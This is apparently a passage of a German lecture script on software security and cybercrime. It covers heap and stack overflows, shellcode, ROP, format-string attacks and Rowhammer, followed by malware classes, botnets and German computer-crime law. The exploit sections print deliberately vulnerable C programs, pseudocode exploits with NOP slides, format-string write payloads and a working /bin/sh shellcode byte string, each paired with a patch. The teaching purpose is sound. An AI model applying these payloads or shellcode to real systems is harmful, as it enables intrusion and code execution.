Der Heap Overflow kann mit 16+ As erzeugt werden. Der Integer Overflow kann nun für 'snprintf()' verwendet werden, da hier size angegeben ist. Dies wird anfangs einfach übergeben. Geprüft wird aber auf den Typkonvertierten unsinged int s. Somit kann man als Eingabelänge 2^{16} mitgeben. Ein Angriff sieht dann so aus: './program aaaaaaaaaaaaaaaa<s3cr3t adress> 2^{16}'. Verbessern ließe sich das ganze, wenn man snprintf mit der buffersize von creds als zweites Argument verwenden würd.

```
0  #include <some stuff>
1  #define BUF_SIZE 128
2  typedef struct creds creds_t;
3  typedef struct creds {
4   char str[BUF_SIZE];void (*welcome)(void);
5  } creds_t;
6  static creds_t *creds;
7  static void copy(char *s,int32_t len1);
8  static void print(void);
9  static void s3cr3t(void);
10 int main(int argc, char **argv){
11  char *endptr; errno = 0;
12  int32_t len = (int32_t)strtol(argv[2],&
        endptr,10);
13  if (errno || *endptr) {exit(-1);}
14  creds = (creds_t *) calloc(1, sizeof(
        creds_t));
15  if (!creds) {return -1;}
16  creds->welcome = print;
17  copy(argv[1], len); creds->welcome();
18  free(creds);return 0;
19 }
20 static void copy(char *s, int32_t len){
21  if (len >= BUF_SIZE) {exit(-1);}
22  snprintf(creds->str, len+1, "%s", s);
23 }
24 ... print(...){...} ... s3cr3t(...){...}
```

Das Problem hierbei wieder die snprintf-Funktion. Diese nimmt len+1 entgegen und vergrößert dies durch explizite Typkonvertierung zu einem unsigned 64 Bit Integer. Der Integer Overflow kann also mit einer negativen Zahl erzeugt werden. Für den Heap Overflow werden diesmal 128 Buchstaben benötigt. Gelöst werden kann das wie immer bei 'snprintf()'.

6.4.4 Stack %RSP→Overflow()

Stack Overflows sind sehr ähnlich zu Heap Overflows. Die Besonderheit beim Stack ist, dass Adressen andersherum vergeben werden und lokale Variablen enthalten sind (auch Funktionsparameter liegen, in umgekehrter Reihenfolge, auf dem Stack, meist in dem Stackframe der Aufrufenden Funktion). D.h. man kann innerhalb einer Funktion vorangehende Variablen überschreiben, wenn es eine Stack Overflow Sicherheitslücke gibt.

Beispiel 6.13. (Einfaches Stack Overflow Beispiel)


```
0  #include <stuff>
1  int main(int argc, char **argv) {
2   char password[] = "Super Secret Passwd";
3   char buf[sizeof(password)];
4   printf("Passwort: "); scanf("%[^\n]s", buf);
5   if (!strncmp(password, buf, sizeof(password))) { printf("Access granted!\n"); }
6   else { printf("Access denied!\n"); }
7   return 0;}
```

Die beiden Puffer sind nun 20 Byte groß: Passwort und zusätzliches Nullbyte \0. Nun muss man wissen, dass GCC (Compiler) ein 16 Byte Alignment verwendet, d.h. die allokierten Datenblöcke sind durch 16 teilbar und werden dementsprechend gepadded. Da nun der Stack Adressen von hohen Adressen zu niedrigen Adressen vergibt, kann man mit buf das passwort-array überschreiben. Dazu braucht man also als passwort eingabe 32 As um buf zu füllen und anschließend 20 As um passwort zu überschreiben. Gibt man also 52 As ein, so konnte man den Stack Overflow ausnutzen. Das Programm könnte man patchen indem man dem 'scanf()' zusätzlich noch sagt, wie viele Zeichen es maximal lesen darf. Eine nicht so elegante Methode wäre es buf vor passwort zu initialisieren.


Um mit Rücksprungadressen beim Stack arbeiten zu können muss man zuerst betrachten, wie der Stack genau aufgebaut ist. Jede Funktion bekommt ihren eigenen Stackframe, der aus weiteren kleinen Bausteinen besteht. Im folgenden Beispiel wird der Stack am Ende von foo virualisiert:

```
0  int foo(int a, int b, char *c){
1    res = a + b;
2    return res;
3  }
4  int main(int argc, char **argv){
5    char spam[8] = "ABCDEFG";
6    int x = 42;
7    foo(42, 1337, argv);
8    return 0;
9  }
```

Stack bei 32 Bit Architektur:



Stack bei 64 Bit Architektur:



Stackframe: Wird eine Funktion foo aufgerufen, so wird zuerst der RIP auf den Stack gespushed, damit das Programm nach Abarbeitung der Funktion wieder in die ursprüngliche Funktion zurückspringen kann. Zudem enthält der Stackframe einen Stack Frame Pointer SFP, welcher auf den Stack Frame der ursprünglichen Funktion zeigt. Mit dem SFP kann man effizient die Daten innerhalb der Stack Frames ansprechen(nicht nur der aktuellen, sondern auch vorheriger). Danach **Register:** Das %RSP ist ein Hardware Register mit einem Stack Pointer. Dieser zeigt immer auf den zuletzt beschriebenen Datensatz auf dem Stack. Das%RBP ist ein weiteres Hardware Register, welches immer auf den zuletzt auf den Stack geschriebenen SFP zeigt. **Ablauf:** Der StackFrame wird beim Ablauf eines Methode erzeugt und am Ende einer Methode wieder in Gänze gelöscht/vom Stack genommen. **Unterschiede bei 32 bit:** Die 32 Bit Version von %RSP ist %ESP und von %RBP ist %EBP. Die Funktionalität ist gleich, nur ändert sich die Größe. Bei 64 bit werden die (ersten 6 Parameter) über Register weitergegeben. Bei 32 bit werden die Parameter einer Funktion nocheinmal vor dem Stackframe der Funktion in umgekehrter Reihenfolge auf den Stack gepusht und nach Ende der Funktion wieder vom Stack entfernt. Übrigens werden bei 64 bit alle Parameter > 6 wie auch bei 32 bit anhand des Stacks mitgegeben.
Man erkennt also, dass es hierbei schwieriger ist dem Programmverlauf eine andere Methode unterzujubeln, aber eine derartige Lücke wahrscheinlicher ist als bei Heap Overflows, bei denen man im Programm selbst mit Funktionspointer gearbeitet werden musste, damit man dies ausnutzen konnte. Im folgenden Beispiel wird das verdeutlicht:


Beispiel 6.14. (Stack Overflow Addressenkorrumption)

Bei folgender Stack Overflow Lücke kann man durch geschickte Eingabe die s3cr3t()-Funktion ausführen:

```
0  #include <stuff>
1  static void secret(void){...}
2  static void normal(const char *string){
3   char buf[256]; strcpy(buf,string);
4  }
5  int main(int argc, char **argv){
6   if (argc >= 2) { normal(argv[1]);}
7   else { return -1; }
8   return 0;}
```

```
0  # Pseudocode Exploit
1  int main(){
2   addr = expandTo64(sys.argv[1])
3   addr = addBackslashAndX(addr)
4   addr = toLittleEndian(addr)
5   cmd = "a"*264 + addr
6   sys.run(sys.argv[2], cmd)
7  return 0;
8  }
```

Der Stack(64Bit) nach dem Exploit:



Erklärung: Der Stack Frame von 'normal()' enthält den buf, dann einen Pointer auf die main und einen Rücksprungpointer, in diesem Fall auch auf die Main. Übergibt man dem Programm und damit auch Normal einen String größer als 256 werden diese Pointer überschrieben. Da ein Pointer 8 Byte groß ist, kann man mit 264 As und anschließend der Adresse von 's3cr3t()' den Stackframe so überschreiben, dass zu 's3cr3t()' 'zurückgesprungen' wird.
Patch: Man verwendet statt 'strcpy()' eine Funktion die nur eine gewisse Anzahl an Zeichen kopiert, z.b. 'strncpy()'

Oftmals treten diese Sicherheitslücken durch ein 'sprintf()', 'strcat()' oder 'strcpy()' auf. Dies kann man einfach lösen, indem man die etwas sicherern Variaten wie 'strncpy()', 'strncat()' oder 'snprintf()' verwendet, bei denen eine feste Datenmenge geschrieben wird. Zudem gibt es Automatischen Stack-Schutz wie Stackguard. Dabei wird die Rücksprungadresse mit einer Art Schloss (Schutzstring) versehen, sodass Manipulation schwieriger ist. Eine weitere Methode um Shellcode, welcher im folgenden Kapitel erläutert wird, zu verhindern ist, den Stack hardwareunterstützt als allgemein nicht ausführbar zu deklarieren.

6.5 Stack Smashing mit \x**Sh**\x**el**\x**lc**\x**od**\x**e0**

Shellcode bezeichnet meist sehr kurze Code-Snippets von in Opcodes umgewandelten Assemblerbefehlen, mit denen anhand einer geeigneten Stack Overflow Lücke eigenen Code zum ausführen bringen kann. Dabei wird oft versucht, eine Shell zu starten, daher auch der Name.
Zur Erzeugung von Shellcode kann man Programme in C schreiben, dieses compileren und anschließend disasemblieren. Damit kann die Funktionsweise in Assembler nachprogrammiert werden und auftretende Probleme gelöst werden. Beispielsweise darf der resultierende Shellcode kein Nullbyte enthalten, da ansonsten beim Injezieren in ein C-Programm dies den Shellcode abbricht, da ein Nullbyte das Ende eines Strings makiert. Daraus kann dann, z.b. mit dem Debugger gdb, der Opcode extrahiert werden, welcher im wesentlichen einfach die Maschinenbefehle repräsentiert. Dieser sieht beispielsweise so aus:

\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80

In der realen Welt gibt es mittlerweile viele Sammlungen von Shellcode auf diversen Internetseiten. Man muss ihn also nicht selbst erstellen, es kann aber hilfreich sein, um spezifische Sicherheitslücken besser ausnützen zu können.
Die Grundidee um den Shellcode zum laufen zu bringen ist folgende: Man findet eine geeignet Große Stack Overflow Lücke in die man den Shellcode laden kann. Dann leitet man den Rücksprungpointer auf den Anfang der exploiteten Funktion um. In folgendem Beispiel wird das nocheinmal genauer erläutert:


Beispiel 6.15. (Stack Smasing mit Shellcode)

Das ist fast der gleiche Code wie vorher, nur soll hier nun eigener Shellcode zum ausführen gebracht werden:

```
0 #include <stuff>
1 static void normal(const char *string){
2  char buf[256]; strcpy(buf,string);
3 }
4 int main(int argc, char **argv){
5  if (argc >= 2) { normal(argv[1]);
6  } else { return -1; }
7  return 0;
8 }
```


```
0 # Pseudocode Exploit
1 int main(){
2  addr = toLittleEndian(addr)
3  nopSlide = '\ x90' * 191;
4  shellcode = '...';
5  padding = "a"*50;
6  cmd = nopSlide+shellcode+padding+addr;
7  sys.run(sys.argv[2], cmd);
8 }
```

Der Stack(64Bit) nach dem Exploit:



Erklärung: Man habe geeigneten Shellcode gefunden. Mit diesem kann man wie bei Stack Overflows buf überschreiben, anschließend den Rest mit As füllen und am Ende den Pointer auf die Funktion umleiten. Aber: Mit gdb erhält man nicht die absolut korrekte Adresse. Diese kann minimal abweichen. Um das zu Lösen nutzt man einen NOP-Slide: An den Anfang des Shellcodes schreibt man ausreichend viele 0x90 (No-Operation-Operation). Dadurch kann es mehrere mögliche Startadressen innerhalb eines Bereiches geben, sodass trotzdem der Shellcode aufgeführt wird. Anmerkung: Man kann nun nicht dirket mit Shellcode eine Root-Shell öffnen, aber man kann ein Programm öffnen, dass es tut, insofern das exploitete Programm die nötigen Rechte hat.
Patch: Statt 'strcpy()' wieder 'strncpy()'

Bietet die Stack Overflow Sicherheitslücke nun nicht genug Platz für den Shellcode, so kann man das ganze auf zwei Arten Umgehen: 1. Jeder Prozess hat ein Environment mit Environmentvariablen. Diese liegen nun ganz oben auf dem Stack eines Programmes. Demnach kann man wieder mit gdb die Anfangsadresse finden und darüber den Shellcode anspringen und ausführen lassen. 2. Man übergibt den Shellcode als Commandline Argument, welches auch auf dem Stack gespeichert wird, sucht dies und macht das übliche.
Vor Shellcode kann man sich entweder dadurch schützen, dass man erst garkeine Stack Overflows zulässt, oder die enstandenen Datenblöcke für einen Stack Overflow so klein sind, dass man darin keinen sinnvollen Shellcode unterbringen kann.




https://xkcd.com/2176/

6.6 Exkurs Return(good)→Oriented(good)→Programming(good)→(bad)

Diese Angriffe sind eine Art Weiterentwicklung von Stack Smashing. Da immer öfters der Stack, bzw. Teile des Stacks, als nicht ausführbar deklariert wurden, kam man auf die Idee bereits vorhandene Funktionalitäten zu nutzen, um diese dazu zu bringen, bösartigen Code auszuführen. Dafür passt man die übergebenen Parameter und Rücksprungadressen von gutartigen Codesnippets/Gadgets (z.b. Bibliotheksfunktionen) an, sodass diese anhand der Rücksprungadressen eine Art Kette (bzw. Sequenz) bilden. Die Ausführung der Kette im ganzen ist schließlich wieder ein Exploit. Als Ausgangspunkt dient hierbei wieder eine Überlauf-Sicherheitslücke.
Mittels ASLR, also der randomisierung der Adressen, hat man versucht gegen die ROP-Angriffe vorzugehen, was nur dazu geführt hat, dass die ROP-Angriffe zu blind ROP-Angriffen wurden, und damit komplizierter wurden.

6.7 Format String printf('E%xploitation')

Format String Exploitation werden mittels der print-Funktionen eingeschleußt. Dafür wird folglich erstmal der Stack(32Bit) betrachtet, wenn eine solche Funktion aufgerufen wird:



'printf()' kann nun auf die Argumente zugreifen, indem der Pointer des RBP-Registers verwendet wird. Addiert man auf diesen 12 erhält man arg1, addiert man 16 erhält man arg2. Dabei geht die Funktion folgendermaßen vor: Sie itteriert über den String und jedesmal wenn das sonderzeichen % erscheint läd sie den Inhalt des Argumentes, durch das Format definiert, in den Puffer. Nun kann man mit 'printf(const char* format, ...parameter..)' das Format der Parameter bestimmen. Hier ein paar ausgewählte praktische Beispiele:

- **%d:** Gibt eine Zahl in Dezimaldarstellung aus
- **%x:** Ausgabe einer Zahl in hexadezimaldarstellung. Mit %nx, also z.b. %08x, kann die Ausgabe auf n bzw. 8 Bit gepaddet werden
- **%s:** Der Parameter, auf den %s zeigt wird als Pointer interpretiert und das auf was der pointer zeigt als String ausgegeben
- **%n:** Speichert die Anzahl der bisher geschriebenen Zeichen an der Stelle an den der Pointer (Parameter für %n) zeigt

Das interessante hierbei ist nun, dass ohne die Parameter trotzdem auch den Stack zugegriffen wird, da erwartet wird, dass die Parameter da trotzdem liegen. Daher kann man mit 'printf('%x')' das oberste Wort auf dem Stack auslesen, bzw. 'printf(<'%x'*n>)' die obersten n Worte ausgelesen werden.
Mit %n geht dies Analog, nur das man damit auf dem Stack schreiben kann. Mit 'print('AAA%n)' wird demnach 'AAA' an die Speicherstellen geschrieben, auf die das oberste Stack Element zeigt.
Diese beiden Angriffe kann man durchführen, wenn mit 'printf(user_input)' User input direkt ausgegeben wird und dieser somit die printf-Methode kontrolliert. Bei einem Angriff setzt man dann z.b. user_input = '%x%x%x%x...'. In den folgenden Beispielen wird das genauer erläutert:

Beispiel 6.16. (String Exploitation und Environment Variable ausgeben)

```
0  #include <stuff.h>
1  int main(int argc, char **argv){
2   if (argc < 2) {return -1;}
3   char buffer[256];
4   snprintf(buffer, sizeof(buffer),
5            "%s", argv[1]);
6   printf(buffer);
7   return 0;
8  }
```

Erklärung: Mit Eingabe "%x%x..."wird ein Teil des Stacks ausgegeben. Zu Environment Variablen EV: Das Programm erbt die EV des Batch-Prozesses. Erstellt man mit 'export' eine EV in dem Batch Prozess, kann man diese auslesen: Mit 'getenv(<Name der EV>)' erhält man die Adresse der EV. Nutzt man dafür ein Externes Programm, so muss diese Adresse noch angepasst, da das Stack Layout leicht verändert wird. Die Adresse gibt man nun dem Programm in Little Endian mit und fügt %<n>$s an. Letzteres greift auf das nte Double Word nach Beginn der 'Argumente' von printf zu. n sollte so angepasst werden, dass man auf den Pufferanfang von printf zugreift. %s liest somit die Adresse am Anfang des Puffers ein, und gibt den Wert, der an dieser Adresse liegt als String zurück.
Patch: Statt 'printf(buffer)' sollte man 'printf("%s",buffer)' nutzen.

Beispiel 6.17. (String Exploitation und Variablen überschreiben)

```
0  #include <stuff.h>
1  int main(int argc, char **argv){
2   char buf[256];
3   static int val1, val2, val3;
4   snprintf(buf, 256,"%s",argv[1]);
5   printf(buf);
6   printf("Wake up, neo...\n");
7   if (val1 == 1338){printf(...);}
8   if (val2==0xdeadbeef){printf();}
9   return 0;
10 }
```

Erklärung: Mit Eingabe "%x%x..."findet man wieder den Anfang von buf und kann sich n für %<n>$s herleiten. Die static Variablen, die man nun verändern will, liegen aber nicht im Stack, sondern im BSS. Die Adressen erhält man mit GDB. Diese schreibt man nun an den Anfang von buf. Dann schreibt man mit %yx gepaddet den Inhalt von val1 (um die buffergröße zu umgehen), also y = 1334, da die Adresse bei 32 bit auch 4 Zeichen benötigt. Anschließend noch %<n>$s: 'addr' + "%1334x"+ "%<n>$s". Für val2 sieht das ähnlich aus, nur dass man zweimal schreiben muss, da das padding für deadbeef zu groß wäre: 'addr1'+'addr2'+"%48871x%6$hn"+ "%(57005-48879)x%7$hn". Dabei ist addr2 = addr1 + 2. Zudem sollte an das hn verwenden, da man nur ein half world schreibt.
Patch: Statt 'printf(buffer)' sollte man 'printf("%s",buffer)' nutzen.

Das Gefährliche an dieser Angriffsmethode ist nun, dass man auch Shellcode injezieren kann. Den Shellcode kann man in einer selbst angelegten Environment Variable speichern, deren Adresse man einfach mit gdb erhalten kann. Dann muss man nur noch den Kontrollfluss darauf umbiegen. Dies geht mit alt bewährten Methoden indem man den ROP überschreibt, aber auch mit GOT-Hijacking.
Anmerkung: Dieser Angriff ist auch möglich, wenn ein Programm auf eine Datei zugreift, den Inhalt der Datei mit 'printf()' ausgibt und ein Angreifer diese Datei manipulieren konnte.
Schutz: Die meisten dieser Schwachstellen können vom Compiler gefunden werden und diese geben dies meistens in Error-Messages aus. Eine Möglichkeit diese Programme zu patchen ist statt 'printf(user_input)' den Code 'printf("%s",user_input)' zu nutzen.

6.8 Exkurs Fehlerinjektioooo1ooon

Es ist nun möglich auch Sprachen mit starker Typisierung anzugreifen. Dazu nutzt man das Problem der **Type Confusion** aus. Hat man dieses Problem erzeugt, so kann man beliebig im Speicher schreiben. Diesen Fehler kann man durch Bitfehler herstellen, welche Pointer innerhalb des Speichers umleiten. Bitfehler entstehen durch kosmische Strahlung oder hochkomplexe Werkzeuge wie Photonenschussgeräte (Lampen), d.h. im Allgemeinen durch Ausnutzen von Hardwarefehlern. Davor kann man sich demnach schützen, indem man die Hardware schützt.
Ein weiterer Angriff der Bitflips ausnutzt ist der sog. **Rowhammer**. Beim Schreiben und Lesen des RAM kann es, bedingt durch die winzige Bautechnik, zu Quantenmenchanischem Effekten kommen. Dadurch werden Bits geflippt, weil benachbarte Bits ihren Zustand ändern. Der Rowhammer sichert sich daher Speicher und lastet diesen maximal aus, um so einen Fehler zu provozieren und damit empfindliche Bits, wie z.b. Lese und Schreiberechte, zu flippen. Eine annehmbare Schutzmethode in ECC-RAM (selbst korrigierender RAM), welcher aber kein Allheilmittel ist.

7 Cybercrime

7.1 Cyberkriminalität und Schadsoftware

Cyberkriminalität ist eine meist ökonomisch motivierte Kriminalität, die aber auch von Staaten ausgehen kann und somit politisch motiviert ist. Die Akteure nutzen dabei meist sogenannte Maleware:

Definition 7.1 (Maleware)

> Malewäre ist eine schädliche Software, die eine unerwünschte oder schädliche Funktionalität besitzt, welche dem Benutzer bzw. dessen Rechner schadet.

Beispiel für Maleware: Wannacry hat massenhaft veraltete Windowssysteme übernommen und verschlüsselt um anschließend Lösegeld zu fordern.
Fehlerhafte Software gilt übrigens nicht als Maleware, kann aber von Maleware ausgenutzt werden. Schädliche Funktionalitäten können zum einen **Schadroutinen** sein (z.b. Datenklau, Spam, Fernsteuerung), aber auch **Verbreitungsroutinen** sein (Manuell oder automatisch). Die unterschiedlichen Schadsoftwares kann man nun klassifizieren:

- **Schadroutine:**
  - **Spyware:** Späht Daten des Rechners aus
  - **Bot:** Nistet sich in ein System ein und ermöglicht ggf. einen Fernzugriff. Wird später noch genauer definiert
  - **Backdoor:** Nistet sich in ein System ein und ermöglicht ggf. einen Fernzugriff
- **Verbreitungsroutine:**
  - **Virus:** Viren werden manuel übertragen und replizieren sich das Ausführung selbst, wodurch dieser sich in Speicher und Daten einnistet (und diesen Teils unbrauchbar macht)

- **Wurm:** Würmen sind ähnlich zu Viren, nur dass sich diese autonom verbreiten, indem sie Schwachstellen in der Softwaresicherheit ausnutzen.
- **Trojaner:** Eine Maleware die als nützliches Programm getarnt ist. Im Hintergrund läuft dann eine schädliche Zusatzfunktionalität. Sie vermehren sich manuel.

Eine Maleware immer beide Hauptklassifizierungen, d.h. eine Maleware besitzt eine Schadroutine und eine Verbreitungsroutine. Zudem kann die Maleware zusätzlich noch Funktionalitäten besitzen um sich vor dem Endecken und Löschen zu schützen, z.b. indem sie Permanent ihren Namen oder ihre Position/Prozess wechseln.
Staatlich vs. Nicht Staatlich: Staatliche Schadsoftwar basiert meist auf professionellen und umfrangreichen Payload-Funktionalitäten, verbreitet sich Zielgerichtet gegen ausgewählte Angriffsziele und nutzt häufig allgemein unbekannte Zero-Day-Sicherheitslücken. Derartige Software wird auch **Milware** genannt. Nicht staatliche Schadsoftware basiert meist auf bekannten Exploit Kits, zielt auf die weite Verbreitung und Infizierung mehrere Rechner ab und nutzt dafür oft Verbreitung über Browsertools. Derartige Software ist weiterhin **Maleware**.

7.2 Bots, Botnetze und Botnet Tracking

Bots gibt es im Internet viele und am bekanntesten sind jene, die in Chat-Progammen, wie IRC oder Telegram, arbeiten. Meist haben diese Bots einen positiven Nutzen für die User.

Definition 7.2 (Bots)

> Computerprogramm, das weitgehend automatisch sich wiederholende Aufgaben abarbeitet, ohne dabei auf eine Interaktion mit einem menschlichen Benutzer angewiesen zu sein.

Schadhafte Bots infizieren oft auch andere Rechner (spreading) und können diese ggf. sogar fernsteuern, sie haben also die Schadroutine von Würmern. Dadurch entstehen **Botnetze**, welche im Endeffekt ein Zusammenschluss aus vielen Bots sind, die sich zentral steuern lassen. Es kann nämlich möglich sein, dass sich der Bot mit einer externen Instanz verbindet, z.b. mit einem IRC-Channel, über welchen der Bot Befehle erhalten kann.
Botnet-Tracking Das beschreibt die Unterwanderung eines Botnetzes um somit das Netz zu analysieren. Das Botnetz kann man unterwandern, indem man bewusst einen Rechner infizieren lässt oder irgendwie in das System gelangt, anhand dessen die Bots ferngesteuert werden.

7.3 Digitale Schattenwirtschaft

Cyberkriminalität beinhaltet Aspekte die es früher schon ab, aber auch völlig neue kriminelle Aspekte. Im folgenden sei erstmal eine Definition gegeben:

Definition 7.3 (Cyberkriminalität)

> Cyberkriminalität umfasst die Straftaten, sie sich gegen das Internet, Datennetze, informationstechnische Systeme oder deren Daten richten, oder die mittels dieser Informationstechnik begangen werden.

Daraus entsteht die **digitale Schattenwirtschaft**. Dies ist ein ökonomischer Kreislauf außerhalb staatlicher Kontrolle, an welchem sich meist professionelle und organisierte Kriminelle bereichern. Dies ist möglich durch die Grundlegenden Konzepte des Marktes: Angebot und Nachfrage. Wichtige dazugehörige Begrifflichkeiten:

- **Money Mules:** Personen die illegale Geld- oder Warentransfers tätigen. Diese sind sich oft nicht bewusst, kriminell zu handeln.
- **Spam:** Wird für Werbung, aber auch Phishing und zur Verbreitung von Maleware verwendet.
- **Click Fraud:** Verwendung von Botnetzen um viele Individuen zu simulieren. Damit können z.b. Wahlen verfälscht werden oder künstlich Aufmerksamkeit generiert werden. Es kann aber auch Werbung künstlich sehr oft geklickt werden, wodurch der Werbebetreiber Geld verliert.
- **Stock Spam:** Manipulation des Aktienmarktes anhand von Spam
- **DDoS:** Distributed Denial of Service Attacks werden verwendet um Systeme so zu überlasten, dass diese nicht mehr funktionieren.
- **Pay-per Install:** Jemand bezahlt dafür, dass Programme bei anderen installiert werden. Dies kann zusätzlich zu einem anderen Programm im Hintergrund passieren oder aber als Zusatzfunktionalität eines Programms verschleiert werden.
- **Ransomeware:** Verschlüsselt den Computer und erpresst Lösegeld
- **Phising:** Vortäuschen falscher Identität um einen Angriff durchzuführen, z.b. zum stehlen sensibler Daten
- **Pharming:** Phishing anhand von Spoofing indem man z.b. mit gefälschte DNS-Einträge Webseiten umleitet

7.4 Recht und Ethik

Im Strafrecht findet sich die Summe aller Rechtsnormen, die für ein bestimmtes Verhalten eine Strafe oder Sicherung vorsehen, um sich um dessen Durchsetzung zu bemühen. Im Strafgesetzbuch StGB sind diese gesammelt. Im folgenden werden die wichtigsten Paragraphen dargelegt, welche im Bezug auf Cyberkriminalität existieren:

- **Vertraulichkeit:**
  - **Ausspähen von Daten §202a StGB:** (1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft. (2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnembar gespeichert sind oder übermittelt werden. (Auch einfache Sicherungen sind Sicherung. Das wissen von Passwörter fällt übrigens nicht unter dieses Gesetz)
    Beispiele:
    * Eindringen in ein fremdes System
    * Entschlüsselung abgefangener Daten
  - **Abfangen von Daten §202b StGB:** Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten aus einer nichtöffentlichen Datenübermittelung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.
    Beispiele:
    * Wlan sniffing
  - **Verbreiten von Ausgespähten/Abgefangenen Daten §202c StGB:** Wer eine Straftat nach §202a StGB / §202b StGB vorbereitet, indem er Passwörter oder sonstige Sicherungscode, die den Zugang zu Daten ermöglichen, oder Computerprogramme deren Zweck die Begehung einer solchen Tat ist herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft. (Bezieht sich nicht auf die Beschreibung von Sicherheitslücken. Grauzone sind dual use tools.)...
    Beispiele:
    * Ein Mensch baut eine Hintertür in sein bekanntes Kommunikationsprogramm ein und verkauft dieses Programm dann
    * Verbreitung fremder Passwörter, z.b. Verbreitung von Rainbowtables
  - **Datenhehlerei §202d StGB:** (1) Wer Daten, die nicht allgemein zugänglich sind und die ein anderer durch rechtswidrige Tat erlangt hat, sich oder einem anderen verschafft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, um sich oder einen Dritten zu bereichern oder einen anderen zu schädigen, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft. (2) Die Strafe darf nicht schwerer sein als die für die Vortat angedrohte Strafe. (3) Absatz 1 gilt nicht für Handlungen, die ausschließlich der Erfüllung rechtmäßiger dienstlicher oder beruflicher Pflichten dienen. ...
    Beispiele:
